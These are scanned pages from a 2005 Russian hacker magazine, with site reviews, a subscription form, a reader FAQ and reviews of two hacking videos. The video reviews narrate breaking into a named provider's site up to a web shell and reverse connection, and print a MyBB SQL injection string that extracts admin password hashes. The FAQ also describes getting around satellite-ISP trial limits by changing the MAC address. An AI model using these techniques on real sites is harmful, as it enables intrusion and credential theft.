«Здравствуйте, Вадим Сергеевич. Простите, что отрываю вас от ваших следовательских дел, просто хотел передать вам привет. Надеюсь, вы не забыли меня и мои скромные задачки? Жаль, что вам не удалось решить ту, что была адресована вам. Пострадал невиновный человек… Как я и обещал, вас ждет наказание, и этим наказанием будет ваша совесть. Андрей Суворов совсем неплохой человек и перспективный программист, жаль, что ему придется сидеть в тюрьме за подброшенные файлы. Все могло сложиться совсем по-другому. Прощайте, Вадим Сергеевич. И не пытайтесь больше меня найти — последствия вы знаете. Искренне ваш, Нострадамус».
-eof-







WEBMASTERS
Иван Скляров
(www.sklyaroff.ru)
Иван Кузнецов aka SeeD
(seed@nsk.ru)

Только не «клик»!

http://dontclick.it

Бродя по всемирной паутине, мы, не задумываясь, совершаем огромное количество нажатий на свой маленький хвостатый девайс, называемый мышкой. Кликанье по разнообразным кнопкам, линкам и прочим средствам навигации в умах обывателей превратилось во что-то само собой разумеющееся. Но стоит задуматься: что произойдет, если мы перестанем кликать? Я уже слышу возмущенные возгласы: «Нет! Только не это! Без кликов невозможно полноценно серфить Сеть!». Спокойствие, только спокойствие :). Ресурс *dontclick.it* наглядно иллюстрирует то, как можно передвигаться по Сети, не совершая ни одного щелчка по мышке, и не прикасаясь к клавиатуре. Если же юзер по привычке начинает кликать, появляется окно с таймером десятисекундного обратного отсчета, предупреждающее о том, что произведен ненужный клик.

Виртуальная Москва

www.vcpserver.ru

Перед тобой проект под названием «Виртуальная Москва». Это полноценный виртуальный город, полностью копирующий столицу нашей с тобой Родины. Разработчики проекта перенесли в виртуальное пространство целый город. На момент написания статьи постройка виртуальной столицы подходила к завершающему этапу. Просмотрев скриншоты и демо-видео, я убедился в действительно огромных масштабах строящегося города. Степень проработки улиц, парков, скверов и площадей просто поражает своей реалистичностью. По виртуальному городу уже начинают экскурсии первые виртуальные жители, ездят первые автомобили и даже располагается первая виртуальная реклама. Если ты тоже хочешь пройтись по виртуальной Москве и стать первопроходцем, то сайт предоставляет всем желающим стать бета-тестерами проекта.

Трапеза со звездой

www.celebrities-eating.com

Интернет просто кишит сайтами, освещающими жизнь различных звезд. Тут тебе и эротические сайты, показывающие знаменитостей в стиле ню, и фанатские сайты, кричащие, что именно он — их кумир, самый звездатый и так далее. Но сейчас речь пойдет немного о другом. Сайт *celebrities-eating.com* посвящен все тем же звездным знаменитостям, но показывает он то, как они принимают пищу. На сайте просто куча фотографий известных людей, застигнутых врасплох за поглощением еды. Некоторые фотографии действительно занимательные и смешные. На форуме ресурса поклонники звезд комментируют те или иные фотографии и делятся впечатлениями. Так что если и тебе нечем будет заняться на досуге, можешь посетить этот сайт и насладиться «занимательным» контентом.

Programming Bits

www.azillionmonkeys.com

Довольно интересный сайт, посвященный различным программерским трюкам, примочкам, алгоритмам на языках Си, C++, Asm и прочее. Сайт будет одинаково интересен как начинающим, так и кончающим программерам :). Отдельно выделены разделы, посвященные старику DOS'у, компилятору WATCOM C/C++, оптимизации Pentium, игровым алгоритмам, ассемблеру x86 (смотри кнопки сверху на сайте). Присутствует также компьютерный юмор и компьютерная ностальгия. Но сайт полностью на английском языке.

Программирование мобильных устройств

www.mobilab.ru

Хочешь научиться создавать игры для мобильных телефонов? Разобраться с Wireless Messaging API (WMA) для отправки и получения SMS? Узнать подробности о вирусах и троянах для мобильных устройств? Изучить языки программирования для телефонов и КПК? Тогда иди на сайт MobilLab! Сайт имеет три основных направления: Java, Basic и программирование для Symbian OC. В разделе «Софт» можно скачать полезные программы, в том числе для мобильных телефонов и КПК. Ну и конечно, форум ждет очередного «мобильного» программиста.

Дух хакинга и крэкинга

www.hnc3k.com

Если ты хочешь, чтобы в тебя вселился «дух» хакинга и крэкинга, то тебе нужно посетить этот сайт. Отборные туториалы на английском расскажут тебе, как ломать софт и создавать кейгены, как хакать сети aol, msn, hotmail, irc и прочее. Узнаешь, как создать свою вирусную программу, все о кредитных картах, туториалы по работе с различными хакерскими тулзами и описания известных дыр с примерами эксплойтов. Здесь же можно скачать различные фрикерские утилиты и еще много всего. Как говорится, не проходи мимо!

Компьютерная история в лицах

www.infhist.h1.ru

С какого периода следует отсчитывать компьютерную историю? С первой ЭВМ? Или, может, с механического арифмометра? Или с абака? А может, с изобретения системы счисления? Многие сотни выдающихся людей внесли свой вклад в развитие компьютерного мира. Автор данного проекта решил собрать их всех в одну большую электронную энциклопедию. В ней ты найдешь информацию о Билле Гейтсе и Поле Аллане, о Линусе Торвальдсе и изобретателе языка Си — Дэннисе Ритчи, о Блезе Паскале и Чарльзе Пирсе и многих других. Воспользуйся поиском или алфавитным списком.

Программирование на языке Gentee

www.gentee.ru

Gentee — это бесплатный язык программирования, своим синтаксисом похожий на C/C++. Его можно использовать для автоматизации различных операций и внедрять в программы на других языках. Для компиляции и выполнения Gentee-программ необходима DLL-библиотека, которая занимает примерно 100 Кб. На сайте можно посмотреть примеры использования этого языка, а также получить подробную информацию по его синтаксису. Там же можно скачать сам язык и пообщаться на форуме с разработчиками и пользователями





ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD

115р	ЗА НОМЕР (экономия 30руб.*)
690р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1242р	ЗА 12 МЕСЯЦЕВ (экономия 460руб.*)

«Хакер»+DVD

130р	ЗА НОМЕР (экономия 30руб.*)
780р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1404р	ЗА 12 МЕСЯЦЕВ (экономия 516 руб.*)

«Хакер»+«Хакер Спец»

207р	ЗА НОМЕР (экономия 85руб.*)
1242р	ЗА 6 МЕСЯЦЕВ (экономия 510 руб.*)
2236р	ЗА 12 МЕСЯЦЕВ (экономия 1250 руб.*)

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 780.88.24;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: 935-70-34 (ДЛЯ МОСКВИЧЕЙ) **И 8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). **ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU**



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом ____________ корпус ____________

квартира/офис ____________________

телефон (______) ____________________
код

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ____________ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ____________ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОР-

FAQCOMMENTS
Step
(faq@real.xakep.ru)

Q: Каким образом на PHP можно проверить прокси на анонимность?

A: Вспомни, как бы ты проверял прокси вручную: сначала установил ее в настройках браузера, затем зашел бы на сайт (например, *www.all-nettools.com*), который может определить использование прокси, а заодно и твой текущий IP. Дальше просто: если на сайте засветился твой настоящий IP, значит, прокси — фигня; если не засветился — ей можно доверять. Скрипт для проверки прокси с помощью PHP можно написать по этому же самому алгоритму. В реализации значительно облегчит задачу PHP-класс Snoopy, который умеет эмулировать работу обычного веб-браузера. Итак, проверку можно реализовать примерно следующим образом:

```
// подключаем класс
include('./net.class.php');
// создаем экземпляр класса Snoopy
$net = new Snoopy;
// подключаем прокси и инициируем подключение
$net->agent='Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)';
$net->proxy_host='127.0.0.1';
$net->proxy_port='3128';
$net->read_timeout=30;
// запрашиваем страницу, которая отображает список переменных окружения
$net->fetch("http://home.xnet.com/~efflandt/test-env.cgi");
$res=$net->results;
```

Теперь объект скалярного типа $res хранит страницу, содержащую значения твоих переменных окружения. Для нас, как известно, критичны переменные HTTP_VIA, HTTP_X_FORWARDED_FOR. Тебе остается только проанализировать их: если они содержат исключительно адрес сервера, с которого был запущен скрипт, можно считать прокси анонимной.

Q: Помогите советом. Я занимаюсь разработкой одного интересного проекта. Вот уже год проект набирает популярность, причем так, что виртуальный хостинг не справляется с нагрузкой. Выход один: приобрести свой собственный выделенный сервер. Так вот, какую конфигурацию сервера желательно приобрести, если на сайт ежедневно приходит 300000 хитов? Работает контент-система (CMS) и 2 форума, которые написаны на PHP и используют MySQL. При этом большая часть трафика — текст, а файлов передается совсем мало.

A: Очень сложно ответить на этот вопрос заочно, не поглядев на внутренности используемых скриптов. По своему опыту скажу, что наибольшая часть нагрузки бесспорно лежит на форумах и MySQL. С конфигурацией можно поэкспериментировать, выпросив у хостеров тестовые периоды. Но я бы на твоем месте сразу брал беспроигрышный вариант. Например, сервер с двумя Xeon'ами, не меньше чем гигабайтом оперативки и, естественно, SCSI-винтами. В этом случае можно гарантировать, что сервер не загнется в час пик. Тем более ты сам сказал, что посещаемость растет, поэтому мощный сервер будет очень кстати.

Q: Прочитал вашу статью «Небесные радости» о спутниковом телевидении, мне очень понравилось. Разобрался, поставил — работает! С недавних пор начал использовать еще и спутниковый интернет. Заметил, что некоторые провайдеры предоставляют бесплатный тестовый доступ. Есть ли способы обойти их защиты и брать этот доступ несколько раз? P.S. Я использую DVB-карту SkyStar2.

A: Большинство SAT-провайдеров привязывают учетные записи к MAC-адресу DVB-карты, которую использует пользователь. Однажды оформив подписку на свою DVB-карту, повторно ты зарегистрироваться в системе уже не сможешь, так как система будет ругаться и говорить, что пользователь с указанным MAC-адресом уже существует. Точно такая же проверка распространяется и на тестовые подписки. Обойти такую защиту — проще некуда: нужно лишь изменить MAC-адрес DVB-карты. Под Linux'ом это выполняется стандартным ifconfig, а под Windows — специальной тулзой SS2 Unlocker (*http://users.teol.net/~vsinisa/skystar2eepromeditor.zip*). Однако использовать этот прием я тебе настоятельно не рекомендую. Если каждый будет заказывать себе бесплатные подписки по 10 раз на день, очень скоро провайдер попросту прекратит их раздачу. Люди, которые действительно хотели бы проверить сервис, останутся не у дел, а ведь среди них вполне мог оказаться и ты!

Q: Сколько байтов в килобайте?

A: Возможно, кто-то прикалывался, посылая этот вопрос в FAQ, но прикольнулся он в тему. Каждый знает, что в килобайте 1024 байта (10 степень 2-ки). Любого, кто считает иначе (1000 байт), тут же отправляют учить матчасть и учебники по информатике. А ведь на самом деле эти несчастные и угнетенные правы! Греческий корень «кило», вообще говоря, обозначает именно умножение на 1000, но уж никак не степень двойки. Откуда пошла такая несуразица — не ясно. И все бы ничего, если в 1999 году Международная электрическая комиссия не решилась эту несуразицу исправить. Ребята, недолго думая, придумали для обозначения 1024 байт понятие двоичного килобайта (сокращенно кибибайт). Самое смешное, что эти новшества в 2000 году официально были записаны в международный стандарт — IEC 60027-2 (2000-11). Справедливости ради стоит сказать, что эти непонятные сокращения не прижились: учебники, к примеру, по-прежнему продолжают утверждать, что Кб — это 2^10, и никак иначе. Зато неразбериху в стандартах начали использовать в своих целях некоторые провайдеры, которые умело считают за мегабайт 1000 байтов, обманывая при этом непонятливых пользователей. Навар в 24 байта с каждого мегабайта — это на самом деле не так мало, как ты думаешь... А жаловаться не на что: стандарт-то ведь есть!

Q: Что такое CVS, и почему она так часто используется программистами в больших проектах?

A: CVS (Concurrent Versions System) — это система сосуществования версий. Инструмент, без которого не представляют своей работы тысячи программистов по всему миру. Представь, что ты постоянно занимаешься каким-нибудь большим проектом, например, разрабатываешь браузер. Каждый день тебе приходится вносить в код кучу изменений, добавляя в него сотни или даже тысячи новых строк. Естественно, запомнить в уме, где и какие изменения произведены, невозможно. Быть может, ты будешь помнить о них через день или два, но точно не через неделю или месяц. Именно поэтому крайне необходимо постоянно вести базу изменений: если через некоторое время всплывет какая-то неприятная ошибка, можно легко просмотреть измененный код. Программисту при таком раскладе значитель-



но помогла бы автоматическая система, которая ведет список всех изменений в коде. Такая, как CVS. Эта система отслеживает все изменения в исходниках и сохраняет многочисленные версии ПО. Если что-то вдруг сломалось в последней версии, тебе не составит труда вернуться к более старой и исправить ошибку. Но это еще не все. Ключевой функцией CVS является координация работы группы программистов. Каждому из них нужно работать только с последней версией каждого из исходных файлов, при этом быть уверенным, что его в данный момент не редактирует кто-то другой. К счастью, CVS отлично справляется с этой задачей, предоставляя удаленный доступ к исходным файлам для закачки самого «свежего» исходного текста. Если раньше такая система была популярна среди разработчиков свободного open-source софта, то теперь она (необязательно CVS, есть и аналоги) завоевала популярность и в процессе разработке коммерческих продуктов. Некоторые из них разрабатываются и дорабатываются многие годы, при этом состав программистов постоянно меняется. Если поступающий на работу программист знаком с CVS (упоминание о которой, кстати говоря, часто стало появляться в списке требований), то ему будет гораздо проще освоиться с чужим кодом и быстро приступить к работе. Подробнее о системе ты можешь прочитать на сайте *www.nongnu.org/cvs/*. Перевод документации на русский лежит на сайте *linuxland.itam.nsc.ru/book/linux03/node110.html*. Рекомендую.

Q: Подскажи, как в Fedora Core настроить PPPoE-подключение к провайдеру?
A: Для этого в Fedora имеется специальный пакет PPPoE. Установить его можно, как и любую другую rpm-ку. Под рутом в консоле набери:

rpm -i rp-pppoe-3.5-29.i386.rpm, где rp-pppoe-3.5-29.i386.rpm — это имя RMP-пакета

Если пакет установится правильно, можно приступать к следующему этапу — настройке соединения сетевой карты: она не должна быть активна в системе. Для того, чтобы деактивировать ее, достаточно выполнить команду:

ifdown eth0, где eth0 — это название сетевого интерфейса.

Далее нужно запустить скрипт для настройки непосредственно самого PPPoE-подключения:

#adsl-setup

Скрипт представляет собой удобный мастер, который запросит имя сетевого устройства (вводи ppp0), логин и пароль для подключения к PPPoE серверу, а также сетевой интерфейс, через который будет осуществлять соединение (вводи eht0). Помимо этого нужно указать адрес DNS-серверов или значение «server», если DNS-сервер назначается автоматически. После того, как скрипт закончит работу, ты можешь произвести подключение:

#ifup ppp0

Для того, чтобы его отключить, выполняется аналогичная команда:

#ifdown ppp0

Q: Говорят, что для многих музыкальных проигрывателей есть некий плагин, который серьезно улучшает качество звучания. Верится с трудом, но все равно решил спросить: такой плагин действительно есть?
A: Если ты хоть раз крутил настройки Winamp'a, то должен знать, что звучание любой композиции очень сильно зависит от настроек эквалайзера. Поигравшись с частотами, можно добиться довольно качественного звучания, а можно получить совершенно отв-

ратный звук. Получается, что композиция может звучать совершенно по-разному на одном и том же оборудовании. Плагинов, которые предназначены для автоматической коррекции параметров воспроизведения, поголовно обещающих более качественный звук, на самом деле немало. Среди них особенно выделяется DFX (*www.fxsound.com*). Продукт разрабатывают настоящие профи, поэтому его по достоинству оценили как любители, так и музыкальные профи. После его установки звучание композиций действительно становится намного приятнее — по крайней мере, субъективно. Такой эффект достигается за счет совершенствования частотных характеристик, которым, собственно, и занимается этот плагин. С помощью DFX устраняются два главных недостатка: срез высоких частот и недостаточное разделение стереобазы и ее глубины. Более того, он добавляет виртуальные режимы 3D Surround и SuperBass, которые наверняка не поддерживаются твоей акустической системой. Существуют версии DXF для Winamp (2.x и 5.x), Musicmatch Jukebox, Windows Media Player (9/10), RealPlayer, RealOne, Sonique и J.River Media Jukebox и т.д. Говорят даже, что существует порт под Linux'овые проигрыватели, но мне их найти не удалось :(.

Q: Некоторые пользователи еще толком не успели освоиться с ADSL, как некоторые провайдеры объявили о внедрении новой технологии — ADSL2. Что это за зверь, и какие он имеет преимущества?

A: Технология ADSL2 и ее ближайшая родственница ADSL2+ — это серьезный рывок вперед относительно обычного ADSL. Как известно, максимально возможная скорость ADSL-соединения приблизительно равна 8 Мбит/с. Столь высокая скорость может быть достигнута исключительно на хорошем оборудовании, идеальной линии и при условии небольшого расстояния до мультиплексора провайдера. На практике 6 Мбит/с — это тот максимум, который могут гарантировать тебе провайдеры. Новомодные технологии значительно поднимает эту рамку. В случае ADSL2 максимальная скорость составляет уже 12 Мбит/с. А за счет увеличения несущей частоты (с 1.1 МГц до 2.2 МГц) удается добиться и вовсе 25 Мбит/с, что и реализовано в ADSL2+. Более того, новые технологии позволяют объединить сразу несколько «медных» каналов и добиться скорости, сравнимой с оптоволоконной. Все это счастье достигается за счет использования совершенно новой модуляции, снижающей избыточное кодирование и передачу служебной информации. Благодаря автоматической регулировке скорости, новые технологии смогут работать на более зашумленных линиях и больших расстояниях от провайдера. В случае изменения условий в канале, ADSL2 автоматически и без обрыва соединения изменит скорость так, чтобы улучшить качество связи, предотвращая появления ошибок в передаче. К слову, даже если дисконнект произойдет, то связь восстановится всего за 3-4 секунды. В ADSL для этого может потребоваться до 10 секунд. Примечательно, что для использования ADSL2+ многим даже не придется менять оборудование, так как многие производители модемов выкладывают прошивки для поддержки этих технологий.

Q: Объясни на пальцах, что собой представляет переполнение буфера, и почему эта уязвимость так опасна?

A: Я не со вру, если скажу, что переполнение буфера — это наиболее распространенная ошибка в ПО. Все знают об ее существовании, однако программисты по-прежнему допускают массу ляпов в коде. Любая программа получает данные от пользователя — это факт. Если пользователь всегда вводит только корректные значения данных, то прога отлично их переваривает. Другой дело, если в программе в качестве текущей даты указать, например, 1000 нулей. Если программистом не предусмотрена обработка этой исключительной ситуации, то произойдет переполнение буфера. Конечно, это самый примитивный пример: публикуемые на security-сайтах эксплойты основываются на более изощренных путях переполнения, но не в этом суть. Само по себе переполнение не очень опасно и грозит, как максимум, вылетом программы. Однако если переполнять буфер не наобум, а заведомо внедряя в него зловредный код и подменяя адрес возврата на функцию, то можно добиться более серьезного эффекта. Если все сделать грамотно, то ввиду специфики ОС этот зловредный код будет выполнен, и тогда... О том, как правильно переполнять буфер и писать свои шелл-коды, рекомендую прочитать статью *www.wasm.ru/article.php?article=buf_over4noob*, а также статьи схожей тематики с *www.void.ru* и *www.securitylab.ru*

Q: Недавно купил себе новую материнку и был удивлен, что на ней установлен какой-то непонятный 24-пиновый разъем для блока питания. И у моего друга есть такой же. Но раньше я таких никогда не видел... Зачем он нужен, если и без него все отлично работает...

A: Этот разъем обеспечивает материнской плате дополнительные 12 вольт напряжения. На системах с малым энергопотреблением можно обойтись и без него. Однако там, где используется мощные процессор и видюха, его использование будет очень кстати. На материнской плате это повысит надежность контактов, а также уменьшит тепловыделение и падение напряжения на них.

Q: Я довольно долгое время в качестве серверной ОС использовал Linux и, соответственно, файрвол iptables. Освоил я его основательно, но ситуация переменилась. Начальство требует установить FreeBSD, но я пока не в ладах с ipfw. Может быть, есть способ его настроить максимально комфортно?

A: На самом деле есть отличная утилита, с помощью которой ты легко сможешь отконфигурировать и iptables, и ipchains, и ipfw, и любой другой популярный брандмауэр. Имя этой чудной программы Firewall Builder (*www.fwbuilder.org*). Фишка заключается в том, что тебе не придется заморачиваться на синтаксисе какого-то конкретного файрвола: в FB все делается визуально. Кинул на рабочую область одну подсеть, затем другую, настроил между ними шлюз и т.д. Такой подход не только облегчает конфигурирование неопытным пользователям, но и позволяет полностью сконцентрироваться на составлении правил безопасности. Рекомендую попробовать, программа как раз для тебя!

Q: Я рад, что Х начал освещать тему взлома программ. Намедни установил дебаггер OllyDBG и попытался посмотреть ассемблерный код одной коммерческой программы. И если раньше проблем с этим не возникало, то теперь отладчик отказывается работать, ссылаясь на то, что не может извлечь таблицы импорта и т.п. Долго ругается и, в конце концов, выдает нечленораздельный код. В чем может быть проблема?

A: Скорее всего, отлаживаемая программа упакована. Многие разработчики делают это намеренно, чтобы затруднить процесс отладки. Проверить это несложно, так как название и версию упаковщика изящно определяет небольшая утилита PEiD (peid.has.it). Очень важно выяснить точную версию упаковщика,потому что от этого сильно зависят дальнейшие действия. Распаковку можно провести вручную, но для этого нужен приличный опыт или грамотные статьи, которые нередко публикуются на *www.cracklab.ru*. Если упаковщик не очень мудреный, и программист не использовал другие антиотладочные средства, то с распаковкой справятся специальные утилиты. Наиболее популярные и проверенные временем экземпляры лежат здесь — *www.cracklab.ru/download/list.php?l=9*. Я нередко использую Quick Unpack и полностью им доволен. Чтобы отлаживаемая программа не определила использование дебаггера, рекомендую использовать специальные плагины. Для OllyDBG их можно скачать с официального сайта *www.ollydbg.de*.

Хочешь?

- надрать коллег в Counter-Strike или Quake 3?
- попасть на зарубежный турнир?
- замутить собственный чемпионат?
- выиграть навороченный автомобиль?
- стать крутым киберспортсменом?

**1-й номер
12 октября
цена 100р.**

ЧИТАЙ
ЖУРНАЛ **PRO** ГЕЙМЕРОВ




В первом номере:

На страницах:
- эксклюзивный репортаж с чемпионата России WCG 2005
- скандальная рубрика «Папарацци»
- как на 300 баксов съездить на турнир за бугор
- интервью: Cooller, Caravaggio, Flatra, Easy_Meg и Devil

На DVD:
- видеоуроки игры в Warcraft III, Quake III и Counter-Strike
- лучшие мувики с фрагами и VOD'ы StarCraft: Broodwar
- полная коллекция демок с WCG Россия 2005
- конфиги, необходимые для игры карты, патчи и моды



[Взлом провайдера
автор видео: Sashiks]






Этот ролик демонстрирует проникновение на некую провайдерскую машину, которая практически наглухо зафильтрована файром. Первым делом, наш герой заходит на сайт и принимается изучать его содержимое. На проверку первым попал чат — как оказалось, он крутится на каком-то гнилом паблик-движке, сорцы которого можно без проблем найти на портале *woweb.ru*. Чел сливает сорцы чата и смотрит, где можно добыть список его юзеров с паролями (вдруг один из них окажется админом портала?). Юзеры, как нетрудно догадаться, лежат ровными штабелями в */data/users/*, но, к сожалению, приватную инфу о них просмотреть нельзя — все файлы в формате *.php. Хотя сам факт, что диру с юзверями можно просмотреть, заставил героя задуматься — судя по всему, файл .htaccess на сервере не обрабатывается апачем (отключена директива в httpd.conf). Далее он заходит на форум и тихонько охреневает. Форум, судя по всему, какой-то кустарный, что скорее всего означает отсутствие критических уязвимостей под данную версию. Ничего страшного — заходим в гугль и вводим "Software PBlang 4 exploit". На багтраках мельком проскальзывает, что если сформировать запрос вида *http://www.example.com/кустарный_форум/sendpm.php?to=юзер&subj=любая тема&num=1&orig=/home/public_html/pblang/db/members/юзер*, то можно получить доступ к конфиденциальной инфе юзера, в том числе и к хэшированному паролю. Сформировав запрос, мэн пытается получить пасс админа — mayurev'a. Но атака успешно проваливается ;). Почесав репу, хаксор вспоминает, что .htaccess в чате не обрабатывался как следует. Главный герой пытается вслепую увидеть содержимое каталога с пользователями форума в папке *db/members*. Как ни странно, перед ним разворачивается довольно таки нехилый список членов (то есть мемберов ;)), в том числе и мегаадмина mayurev'a. Причем каждый юзерский профайл содержит md5-хэш пароля. К сожалению, пасс оказывается довольно-таки наркоманский, и брутфорсу никак не поддается. Приходится идти другим путем. Мэн возвращается на сайт и замечает, что путь к индексу выглядит примерно так: *http://www.visp.com.ua/site/3/index.php*. Между прочим мы можем спокойно гулять по всем папкам, которые лежат в */site/* — хтацесс же не выполняется, и опция Indexes не отключена ;). Так вот, в папке */site/* лежат диры /3, /4, /5, и в последних двух находятся свежезалитые и неюзаные CMS ZENER PHP. В цмс, конечно же, есть форма авторизации. Первым делом, что нужно взломщику — перейти на оффсайт системы и скачать исходники, чтобы найти в них дефолтные учетные записи. Получив ее, (admin) герой вижуалхаков ломится в центр управления сайтом и пытается залить на машину web-шелл или выполнить злостный php-код в системе. К его удивлению, записать код не удается — изменения не сохраняются. Аналогичные действия он проводит и в папке /4 (там та же цмс, только с другим скином). Призадумавшись, мэн решил зайти в раздел управления юзерами. Как оказалось, админскими правами наделен не юзер admin (как по дефолту), а учетная запись mayurev (где-то я уже его видел). Самое интересное, что пользователю «маюреву» можно поменять пароль. Наш герой так и поступает — логиниться под «маюревом» и вставляет злостный код для выполнения команд в раздел «Счетчики» (именно там php-тэги не режутся). В последствии, на машину был залит веб-шелл и произведен реверс-коннект. Далее дело оставалось за малым — найти систему биллинга.


[MyBB board hacking
автор видео: CLKiller]

Совсем недавно в багтраках висела новость о многочисленных уязвимостях в форуме MyBB. Ошибка типа sql-injection скрывалась в скрипте search.php — переменная uid не фильтровалась на присутствие левых символов, в результате чего стало возможно внедрить посторонний SQL-запрос. Выглядела инъекция примерно так:

```
search.php?action=finduser&uid=-1' UNION SELECT uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,uid,username,password FROM mybb_users where usergroup=1/*
```

Под этот баг неизвестными кодерами был написан эксплойт, который возвращал хакеру login и мд5-хэш администратора. Данный сплоит был написан достаточно коряво, поэтому хакер со своим кентом-коришем решили переписать сплоит, сделав его более удобным и работоспособным (*http://securityinfo.ru/www/upload/mybb.txt*). В этом видео хакер демонстрирует, как можно в считанные минуты стать админом одного из MyBB-форумов. Прежде всего, хакер устремляется на поиски свежей жертвы, гугл в этом незаменимый помощник. После этого он начинает тестирование своего эксплойта. Сплоит требует указания следующих параметров: хост атакуемой жертвы, путь к форуму и ID нужного пользователя (или id админа, то есть 1). Через некоторое время после запуска сплоита, хаксор получает логин и md5-хэш пароля админа. Для того чтобы его расшифровать, нужно брутить полученный хэш. Какую программу он для этого использует, ты, полагаю, догадываешься — md5inside. Хакер пробует юзать свои словари, в результате чего получает положительный результат. Сам понимаешь, что хакер теперь не только взломщик, а еще и админ форума :)





WINDOWS

MULTIMEDIA
- 1st DVD Ripper 5.1.1
- ACDSee 7.0.102
- Ahead DVD Ripper 2.1.1.1
- AoA DVD COPY 2.3
- AVI to DivX 2.1
- Burnatonce 0.99.5
- CDBurnerXP Pro 3.5.101.4 Alpha
- Cool Edit Pro 2.1
- CopyToDVD 3.0.60
- DVD-Cloner 2.50
- DVD-TO-AVI 2.1
- DVDZip 2.8.1.1
- Easy CD Ripper 2.37
- Easy CD-DA Extractor 8.2.1
- Easy DVD Clone 3.0.5
- FL Studio 5.0.2
- FontLab 4.6
- K-Lite Codec Pack 2.53
- Macromedia Flash MX 2004 7.02
- Macromedia Flash Player 8.0.15.0 beta
- MusicMatch Jukebox Plus 10.00.0180
